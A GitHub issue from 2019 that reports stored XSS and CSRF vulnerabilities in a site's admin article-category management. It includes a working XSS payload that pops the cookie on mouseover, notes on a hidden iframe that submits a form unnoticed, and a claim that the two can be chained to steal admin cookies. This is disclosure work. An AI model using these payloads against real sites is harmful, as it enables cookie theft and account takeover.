

New issue

Jump to bottom

There are CSRF and XSS vulnerabilities in the background, which can be combined to steal user cookies and administrator cookies #2

Closed

Trepverterless opened this issue on Oct 28, 2019 · 1 comment

Trepverterless commented on Oct 28, 2019 · edited

XSS

XSS vulnerability exists in the background administrator article management office when adding and modifying


Where Chinese and English names are entered, enter

" onmousemove=alert(document.cookie) src=x", Following chart


文章分类信息	
上级分类:	顶级分类
名称:	影片资讯" onmousemove=alert(document.cookie) src=x
别名:	igpianzixun" onmousemove=alert(document.cookie) src=x
分类模板:	art_type.html
列表筛选模板:	art_list.html
内容模板:	art_detail.html
SEO关键字:	
SEO描述:	
SEO标题:	
排序:	4

保存 返回

Move the mouse over the label in the background article management area and the administrator cookie will pop up, as shown in the following figure



User cookies will also pop up when the front page mouse moves over the title



csrf

It is found that CSRF exists at the same time of adding and modifying
Before use

编号、名称	排序	中文名	英文名	分类页模版	内容页模版	操作
<input type="checkbox"/> 1、站内新闻" onmousemove=alert(1) src=x()	1	站内新闻	zhanneixinwen	art_type.html	art_detail.html	隐藏 修改 删除 添加
<input type="checkbox"/> 2、                              <						

```
</script>
'></iframe>
</body>
</html>
```

After the user accesses the link, the hidden iframe automatically submits the form and successfully adds the article classification with malicious code without the user's knowledge. Malicious code can send the user's cookie to the attacker's remote server and steal the user's cookie or administrator's cookie.

file:///D:/websecurity/phpstudy/PHPTutorial/WWW/evil/CSRF/csrf_hide.html

Your're by CSRF

magicblack commented on Oct 29, 2019

Owner

good!



magicblack closed this as completed on Nov 1, 2019



Trepverterless changed the title 后台存在 csrf 和 xss 漏洞，可以结合两个漏洞，盗取用户 cookie 和管理员 cookie to There are CSRF and XSS vulnerabilities in the background, which can be combined to steal user cookies and administrator cookies on Dec 2, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

